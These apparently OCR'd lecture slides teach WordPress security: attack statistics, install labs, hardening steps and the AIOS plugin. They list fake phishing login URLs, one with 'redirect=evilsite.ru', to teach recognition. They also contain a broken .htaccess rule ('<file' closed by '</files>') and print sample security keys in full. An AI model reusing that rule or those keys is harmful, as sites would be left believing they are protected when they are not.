



https://wpmet.com/it/cms-market-share/




https://www.wpzoom.com/blog/wordpress-statistics/

# Why WordPress Is The Most Popular?



# Disadvantages of WordPress

## Security

- Vulnerabilities
- Plugin-related risks
- Need for constant vigilance

## Performance

- Slow page speed
- Scalability issues

## Maintenance and costs

- Frequent updates
- Technical expertise
- Cost of maintenance

## Other limitations

- Plugin dependency
- Limited customization
- Not ideal for modern needs

# Is WordPress Insecure?

- WordPress is a secure platform but can be made insecure by user activities.
- Top 3 things that cause problems with security are
  - Weak usernames and passwords
  - Plugins and themes with vulnerabilities
  - Not keeping the software up-to-date. This includes WordPress core files, plugins, and themes.

# WordPress Security Statistics

## Vulnerability Overview

- ~8,000+ new vulnerabilities found in 2024.
- a 68% increase over 2023
- 96% in plugins, 4% in themes, only 7 in core
- As of April 2025, 3,275 new vulnerabilities have been recorded.

## Most Common

- Cross-Site Scripting (XSS) (~50%)
- SQL Injection (~5%, often critical)
- Access Control & CSRF (~25%)

# Real-World WordPress Attacks in 2024 - 2025 [1/2]

- "Sign1" Malware Campaign (Early 2024)
  - A malware wave dubbed Sign1 infected over 39,000 WordPress sites from late 2023 into early 2024.
  - Attackers used brute-force methods or plugin vulnerabilities to gain access, injecting obfuscated JavaScript into widgets and plugins. Users were then redirected to scam sites.
  - The malware randomized URLs every 10 minutes to avoid detection.
- Critical Theme & Plugin Vulnerabilities (2024 – 2025)
  - May 2025: A privilege escalation flaw (CVE-2025-4322, CVSS 9.8) was discovered in the popular Motors WordPress theme, affecting ~22,000 sites — allowing attackers to reset admin passwords and fully compromise sites.
  - April 2025: The Uncanny Automator plugin had a critical escalation flaw, impacting over 50,000 sites.
  - March 2025: Multiple plugins/themes had severe vulnerabilities—including TheGem (RCE, 82,000+ sites), RealHomes (32,000+ sites), and more.

# Real-World WordPress Attacks in 2024 - 2025 [2/2]

- Hidden Backdoors & mu-Plugin Malware (2024 – 2025)
  - March 2025: More than 1,000 WordPress sites were compromised with JavaScript backdoors, some even embedding fake plugins and stealth admin accounts via cdn.csyndication.com, making removal difficult.
  - In the same period, attackers increasingly abused the mu-plugins directory to hide malware and gain persistent unauthorized control.

# WordPress Installation for Windows

- Download XAMPP (https://www.apachefriends.org/index.html) and install it.
- Launch the XAMPP Control Panel Start Apache and MySQL.
- Download WordPress at https://wordpress.org/download/, extract the ZIP file, and copy the wordpress folder into C:\xampp\htdocs\
- Create a Database
  - Go to: http://localhost/phpmyadmin
  - Click Databases
  - Create a database named wordpress
- Run WordPress Installer
  - Visit: http://localhost/wordpress
  - Follow the setup wizard:
    - Database name: wordpress
    - Username: root
    - Password: xxx
- Create admin account and site name.

# Lab: Installing WordPress in Docker

- `$ git clone https://github.com/ittiponr/training.git`
- `$ cd training`
- For macOS, use line 19 instead of line 20 and uncomment line 32.
- `$ docker-compose up -d`
- Run initial setup wizard for WordPress at http://localhost:8000 with username: admin
- Login in phpMyAdmin at http://localhost:8080 as username: root, password: root_pass

# WordPress Security Measures

- Backup
- Passwords
- Usernames
- Check the URL
- Disable error reporting
- Disable file editor
- Content of posts and pages
- Adding new users
- Plugins, themes
- Comment spam
- Limiting login attempts
- 2-factor authentication
- Protect login page
- Database table prefix
- Security keys
- XML-RPC
- wp-config.php
- File permissions

# Type of Backup

- The database, which stores the website content.
- The files, which include WordPress itself, plugins, themes, and settings.
- Backups can be
  - Partial: Backup of database only.
  - Complete: Backup of database, themes, plugins, settings, etc.

- Lab: Use UpdraftPlus plugins to backup your site.

# WordPress Security Plugins

| Plugin | Features | Best For | Free Version |
|---|---|---|---|
| Wordfence | WAF, malware scanner, login protection | All-around security + strong malware detection + firewall | ✅ Strong |
| iThemes Security | File change/brute force/login protection | Hardening + brute force protection | ✅ |
| WPScan | Scans for known CVEs | CVE/vulnerability detection | ✅ |
| Sucuri Security | File integrity monitoring, malware scanning (cloud-based), audit logging, incident response tools | File monitoring, blacklist checking, lightweight | ✅ |
| Patchstack | Checks plugins/themes for known vulnerabilities, virtual patching firewall | Vulnerability alerts + patching | ✅ (limited) |
| All-In-One WP Security | Login lockdown, honeypot, spam prevention, file and database protection, .htaccess-based firewall rules | Beginners, all-around free plugin | ✅ |
| MalCare | Cloud-based scanner, login protection, firewall | Fast malware removal | ✅ (limited) |

# All-In-One Security (AIOS) – Security and Firewall

- Comprehensive, free plugin with lots of security tools
- Features:
  - Login lockdown, honeypot, spam prevention
  - File and database protection
  - .htaccess-based firewall rules
- Pros:
  - Completely free
  - Beginner-friendly interface
- https://wordpress.org/plugins/all-in-one-wp-security-and-firewall/

# Password

- WordPress has a password strength indicator to help you gauge how strong a password is.
- Do not use real words, names, birthdates, etc. Passwords should be totally random.
- Never use the same password for more than one login/site.
- 12 characters minimum with letters (upper and lower case), number, and symbols.
- Since version 4.3, WordPress can generate a password for you.
- Maybe use a password manager.

# Wordpress Usernames

- Do not use Admin as your username.
- It gives hackers half of the information they need to gain access to your website.


# Check the URL

- Make sure you are signing into your URL, not just a page that looks like yours.
- Look at the URL address bar and make sure that is your URL.
- Phishing sites can replicate your page appearance, so you think you are signing into your domain, even though you may not be.
- HTTPS is an option.
- Real URLs
  - https://yourdomain.com/wp-login.php
  - https://yourdomain.com/wp-admin
- Fake URL examples
  - http://wp-admin-login.com/wp-login.php
  - http://yourblog-wordpress.com/wp-admin
  - https://admin.yourblog.secure-wp.loginpage.net/wp-login.php
  - http://wordpress-update-admin.tk/wp-login.php
  - https://yourblog.com.secureadmin.io/wp-login.php
  - http://yourdomain.com/wp-login.php&redirect=evilsite.ru

# Disable Error Reporting

- WordPress requires a lot of PHP code to work, and users can add more PHP code in the form of plugins and themes.
- Sometimes something goes wrong if the PHP code is incompatible with your web server.
- You'll then get a PHP error generated, and this can be displayed on screen for all to see, IF you have error reporting turned on.
- This error message includes information that is useful to hackers, like server path.
- Disabling the error reporting will prevent unauthorized eyes from seeing potentially sensitive information if something does go wrong.

# WordPress Error Reporting Example




Source: https://wp-staging.com/how-to-turn-off-php-errors-in-wordpress/

# Turn Error Reporting Off

- You need to add this code to your `wp-config.php` file

```
error_reporting(0);
```

- Place this above all other code in the file.
- https://www.php.net/manual/en/function.error-reporting.php

# Disable File Editor

- The file editor built into WordPress can allow you to edit WordPress files, plugins, and theme code from within the Dashboard.
- If a hacker gain access to your site, this is usually their first stop. From there, they can execute any code they like on your server.
- To access to editor: Appearance > Editor
- To disable the editor, place the following code in your `wp-config.php` file:

```
define('DISALLOW_FILE_EDIT', true);
```

# Be Careful What You Add!

- When you create a page or post in WordPress, you can embed videos, JavaScript, and other code into that page.
- WordPress gives you the convenience text editor option if you need it.
- However, code embedded into a page can cause problems, especially if you do not 100% know what the code is doing.
    - E.g., a website gives you code to embed into your page so that your page displays a banner, or tool (e.g., a currency exchange calculator).
- But what if the code is malicious?
- There are some rules you should strick to when creating pages with embedded code.

# Rules

- Do not embed code into your pages if you do not 100% trust the source. Code can open doors to your server.
- E.g., embedding YouTube videos is fine. YouTube is owned by Google and is trustworthy .
- If you allow content submissions on your site, e.g., you have a recipe site that allows visitors to submit their favourite recipes, be careful how many privileges you give these people.
- If they have the ability to embed code into “live” content, then a hacker could take advantage of this.
- Get guest posters to save as draft, not publish.
- You can then manually approve submissions after checking the text tab version of all guest posts for embedded code.

# Adding New Users

- In the General Settings, make sure “Anyone can register” is OFF (unless of course you know you need this feature of WordPress).
- It is off by default, so unless you have changed this, you are fine.
- Why might you enable this?
  - Guest bloggers
  - To create a basic membership site. However, I prefer to use a secure plugin called Wishlist Member for this type of site.
  - Offer incensitves to subsdribers of your blog (while you add them to your list).

# New Users Roles

- Roles
  - Administrator – Full access to the website.
  - Editor – Can publish and manage all posts.
  - Author – Can publish and manage their own posts.
  - Contributor – Can write posts but not publish them (great for guest posters).
  - Subscriber – Can only manage their profile.
- WordPress Roles assign a security “clearance” level.
- Super admin can administer a network of WordPress sites. This option is not available in normal WordPress installations.
- If you need to assign users a role, give them the minimum role possible that they will need.
- Do not be tempted to give them higher access levels just in case they need it.

# New Users Passwords

- Only allow long, secure passwords. If a user has an insecure password, it threatens the security of your entire website.
- WordPress can actually choose the password for you. This is a good idea, since the generated passwords will be secure.
- WARNING: When you create a new user, they will get an email with a password reset link. You need to make sure they don't use it to change their own password to something less secure.

# Plugins

- Trusted sources only
- WordPress plugin repository
- Never use plugins that link to another site from your site.
- Only buy plugins from trusted vendors.
- Use as few plugins as possible.
- Always keep them up to date. Be wary of plugins that are not well maintained.
- If you deactivate a plugin, delete it altogether.

# How To Check Plugins?

- Source of the Plugin
  - Prefer official WordPress.org plugins
  - For premium plugins, use reputable marketplaces like: CodeCanyon, WooCommerce
- Active Installations
  - 100,000+ installs = trusted by a large community
  - Less than 1,000? Investigate more carefully.
- Last updated date: within the last 6 –12 months
- User ratings and reviews
- Compatibility with your WordPress version
- Security Reputation
  - https://patchstack.com/database/
  - https://wpscan.com/plugins
  - Check if it has a history of critical CVEs
- Code quality
- Reputable Developer or Company
  - Is it made by a well-known company (e.g., Automattic, Yoast, WPForms)?
  - Are they active in the WordPress community?
- Support and documentation: active support forums, clear documentation, premium support (if paid)

# Themes

- Be careful where you get a theme from.
- Do not use themes that add a link in footer (or somewhere else) to any website.
- Only use themes from trusted sites, like the WordPress repository, or premium custom themes that have a good reputation.
- Keep theme up to date. Always install upgrades as soon as possible.
- If you need to customize a theme, ask the theme developer how to use a child theme, so that you can update your theme without losing customizations.
    - E.g., Childify Me

# Comments

- In the past, hackers could use WordPress comments to hack into a WordPress site, in what was called the Zero-Day Exploit.
- The hacker involved inserting malicious JavaScript into a comment submitted to a WordPress site, and allowed the hacker to remotely access the site and control passwords, add new administrative users, etc. It's what we refer to as a XSS attack.
- The problem would start as soon as the comment was approved. No problem? Think again. Some sites are set up to allow automatic approval if a first comment is approved by the users.
- Version 3.9 to 4.2 suffered this vulnerability, and while it has been patched, you need to be aware that comments could be used again for hacking WordPress.

# Comments

- When a visitor leaves a comment, there are two ways they can add links to their comment submission. Firstly as part of their own details, and secondly in the body of the comment.
- RULE: Always nofollow links in the comments section of your site, because you have no control over where these links point to.
- Manually approve all comments.
- Only approve comments that are clearly genuine, quality and add to the conversation on the web page.
- Use spam filter. Akismet is good if you are non-profit site.
- Do not approve comments that have keyword rich text in name field.
- Do not approve comments with links in the body, unless they really are useful. Alternatively, you can remove the links from comments.
- Do not approve comments that are just trying to stroke your ego. These are spam!

# Examples of Ego-Stroking (Suspicious) Comments

| Comment | Why It's Suspicious |
| --- | --- |
| “Wow, this is the best blog I’ve ever read! You’re a genius!” | Too generic, no specifics — could be copied anywhere |
| “Finally someone who understands this topic as deeply as you. I’ll be sharing this with everyone!” | Over-the-top praise, no detail |
| “You have a gift. I’ve never seen anyone explain things this clearly.” | Meant to flatter, lacks substance |
| “I can’t believe I’ve never found your site before. I’ll visit every day now.” | Fake enthusiasm, often paired with a spammy link |
| “Great insights. BTW, check out my page [cheaplink[.]com] for more.” | Flattery + sneaky link = classic comment spam |

# Limit Login Attempts

- When a hacker is trying to get into your site, they may employ a brute force method of attack.
- Brute force method use computer software to trying thousands of combinations of username and passwords.
- If you limit the login attemps to a reasonable number, like 2, then if a login fails twice, the user is locked out for a predetermined length of time before they can try again.
- This stops brute force attempts, and the occasional “hobby hacker” from trying to get access to your site by trial and error.
- Plugins can limit login attempts, e.g., the All In One security plugin.
- When you install WordPress, you can choose “Lmit Login Attempts” plugins.

# Two-Factor Authentication





Figure: https://www.imperva.com/learn/application-security/2fa-two-factor-authentication/

# Login Page

- The login page is the gateway to your WordPress Dashboard.
- Any way that you can protect it will decrease the likelihood of your site being hacked.
- There are a number of ways you can protect the login page, e.g., only allowing access to your own IP address, moving the login page, renaming the login page, etc.
- “Loginizer” and “The All in One Security” plugins have a great way to protect this page.

# Database Table Prefix

- WordPress uses a MySQL database (containing a number of database "tables") to store your web page content, user data, etc.
- It's vitally important part of your site, and you want to stop unauthorised access to the information in these database tables.
- All of the tables that WordPress creates when you install it are given names. These names are identical for all WordPress sites, with the possible exception of a prefix added to the start of the table name.
- WordPress by default uses the prefix `wp_`.
- If you do not change this prefix, a hacker will know the names of all of your database tables. That gives them an advantage.

# Database Table Prefix

- What can you do?

  Simple…

  Change the prefix of your database tables.

- You can do this at the time you install WordPress, but don't worry if you didn't.
- The All in One security plugin will do this for you, on any site, old or new!

# Security Keys

- Security keys were introduced in WordPress version 2.6 to add better encryption of cookie information stored on a visitor's computer.
- As WordPress has evolved, more security keys have been added.
- These keys are kept in the `wp-config.php` file.
- When you install WordPress using an automated installer, the security keys are randomly generated for you.
- If you install WordPress manually, you can use an online generator to create secure keys.

# Example Security Keys in the `wp-config.php` File

```
 * Change these to different unique phrases!
 * You can generate these using the {@link https://api.wordpress.org/secret-key/1.1/salt/ WordPre
service}
 * You can change these at any point in time to invalidate all existing cookies. This will force
in again.
 *
 * @since 2.6.0
 */
define('AUTH_KEY',         '0poxp/eS4n[Q]6G5>f~1c+^EO|Qn FvsE`!-$}x>9Y~K*Lc+8O6-R7~cibTt8u:O');
define('SECURE_AUTH_KEY',  'S>!=C^E$Ts+v6tA&<`}cN=?EB|lyZ4wH!KdNy^)=l9ky>,G%2GY%sG+5I&]a9?_4');
define('LOGGED_IN_KEY',    '/-P].:RHLFOlz[6/q&yp7|KPq.9UU).r~6tx|aEa;iS{z_4}dMH.E9:aT|.(s%N[');
define('NONCE_KEY',        'oF-gAQ@=O;_ari7u7,Lrsb?&d|>dI.Y17^:Wvb(vovVJ1|/_v?0GQU]J?x~e/?a@');
define('AUTH_SALT',        'C}j|`0x-j|UPm~`v`gIB!)bC,PK}^_|1XSK=c3CSP/a Q[o3i<tpYi{{+o3TWC+P');
define('SECURE_AUTH_SALT', 'Zq<Rb#|N0[d+=$/fxRWqMztlsHv zw:cl<w(pFY |K|rKjS+-[hY+[$Zl(6?H^/e');
define('LOGGED_IN_SALT',   ':YNXZj6zv+oC<^+Cfg.{^plz+1?$BbeE6XT{8~M|VJa2P|^%my+&B|JR,F6x8^uB');
define('NONCE_SALT',       'aQS?0vTJZ+c.<Dv0}hF-xTV,h|)P(MJ<(8k}H!mf#`YG9|6-X?Ttid?J73/!-k[*');

/**#@-*/
```

# Security Keys

- You do not need to remmber these keys.
- These keys add extra layers of security to your site, encrypting/hashing vital information like passwords.
- If you want to learn more about the security keys, you can find information on the https://codex.wordpress.org.

# XML-RPC

- XML-RPC (Extensible Markup Language Remote Procedure Call) is a protocol that uses XML to encode messages and HTTP as the transport mechanism, allowing software application to communicate by making remote procedure calls.
- Jetpack is a popular plugin that use XML-RPC. If you disable it, Jetpack cannot fully function.
- A lot of WordPress problems arise when users disable XML-RPC and don't realize that something they use to administer their site actually uses it. So, should you disable it?
- XML-RPC has been used for DDoS attacks, but Akismet plugin can usually spot this kind of attack.
- XML-RPC has been used for brute force attacks. Most security plugins can protect against these.
- Recommendation: Leave XML-RPC enabled unless you know for a fact you don't need it.
- Check by: `curl https://yourdomain.com/xmlrpc.php`
    - Response will be like: `XML-RPC server accepts POST requests only`.

# Check Out Your Web Host

- Check that they are using recent version of PHP and MySQL.
- Hosts that fall behind in upgrading these are often not great about their security.
- Updates often include security fixes, so hosts should be on top of this.
- Ask your host what other security measures they take against site hacking.
- Do they take backups? What about server maintenance.
- A well-maintained server is more likely to resist attacks.
- Is there anything else they offer to help keep your site secure?

# Protecting `wp-config.php`

- This file contains sensitive information, including details on accessing your WordPress database, security keys, etc.
- To protect this file, you can move it to the folder above your WordPress install or web root directory. Some people say this is beneficial, others disagree.
- An alternative is to put the following code into the `.htaccess` file for your site:

```
<file wp-config.php>
order allow,deny
deny from all
</files>
```

- This denies access to the file for everyone. Should we do this?

# File Permissions

- Files and folders on your web server are given “permissions”. These basically define who or what can access the files.
- All directories should be 755 (or 750).
- All files should be 644 (or 640).
- `wp-config.php` should be 644 (or 600)
- The All in One security plugin will check/fix these permissions on your site, so no need to manually go in and change them.

# Lab: Install AIOS and Backup

- Install All-in-One Security (AIOS) plugin.
- Backup database, `.htaccess` file, and `wp-config.php` file. Then, try to restore all of those.

# If You Get Lock Out?

- Delete All in One Security plugin
  - Also, need to delete all tables (with prefix `wpxx_aiowps_`).
- Reset setting plugin: https://www.tipsandtricks-hq.com/all-in-one-wp-security-reset-settings-plugin
  - Deactivate the main security plugin to get access to WP Admin Dashboard
    - We can use cPanel to access to your site/wp-content/plugins/all-in-one-wp-security-and-firewall/, then you can change this folder name.
  - Download the AIOWPS Reset Settings plugin.
  - Install the AIOWPS Reset Setting plugin
  - Go to the settings page
  - Use the reset settings button to reset the configuration
  - You can rename AOIS plugin to be the correct one again in order to activate it again.

# Security Measures

- Start with Basic and Intermediate first, then leave them for a week and monitor continually.
- Backup/export your configuration
- Set one by one the advanced features, backup, and leave them for a few days, and monitor continually.

# AIOS Dashboard Tabs

DASHBOARD

LOCKED IP ADDRESSES

PERMANENT BLOCK LIST


AUDIT LOGS

DEBUGGING

# Dashboard

- Security strength meter
- Security point breakdown
- Critical feature status
- Last 5 logins summary
- Maintenance mode

# Settings




GENERAL SETTINGS

.HTACCESS FILE


WP-CONFIG.PHP FILE

DELETE PLUGIN SETTINGS

WP VERSION INFO



IMPORT/EXPORT




ADVANCED SETTINGS

TWO FACTOR AUTHENTICATION

# User Security

USER ACCOUNTS

LOGIN LOCKOUT




FORCE LOGOUT

LOGGED IN USERS

MANUAL APPROVAL

SALT

HTTP AUTHENTICATION



ADDITIONAL SETTINGS

# Two Factor Authentication (2FA)

- User roles for 2FA
- XMLRPC requests
- Code generated algorithms
  - TOTP (time based)
  - HOTP (event based)
- Encrypt key in database

# Database and File Security

**Database security**

- Change database prefix

**File permission**

- Delete default WP files
- Prevent hotlinking
- Disable PHP file editing

**File protection**

**Host system logs**

**Copy protection**

**Frames**

# File Permission Example

**WP directory and file permissions scan results**

Basic 20/20

| Name | File/Folder | Current permissions | Recommended permissions | Recommended action |
|---|---|---|---|---|
| root directory | /var/www/html/ | 0755 | 0755 | No action required |
| wp-includes/ | /var/www/html/wp-includes | 0755 | 0755 | No action required |
| .htaccess | /var/www/html/.htaccess | 0644 | 0644 | No action required |
| wp-admin/index.php | /var/www/html/wp-admin/index.php | 0644 | 0644 | No action required |
| wp-admin/js/ | /var/www/html/wp-admin/js/ | 0755 | 0755 | No action required |
| wp-content/themes/ | /var/www/html/wp-content/themes | 0755 | 0755 | No action required |
| wp-content/plugins/ | /var/www/html/wp-content/plugins | 0755 | 0755 | No action required |
| wp-admin/ | /var/www/html/wp-admin | 0755 | 0755 | No action required |
| wp-content/ | /var/www/html/wp-content | 0755 | 0755 | No action required |
| wp-config.php | /var/www/html/wp-config.php | 0640 | 0640 | No action required |
| Name | File/Folder | Current permissions | Recommended permissions | Recommended action |

# Firewall

## PHP rules

- Security enhancements
- Feed control
- Comment protection
- URL security
- String security
- String security
- WP REST API

## 6G firewall rules

## Internet bots

- Block fake Googlebots
- Blank HTTP headers

## Block and allow lists

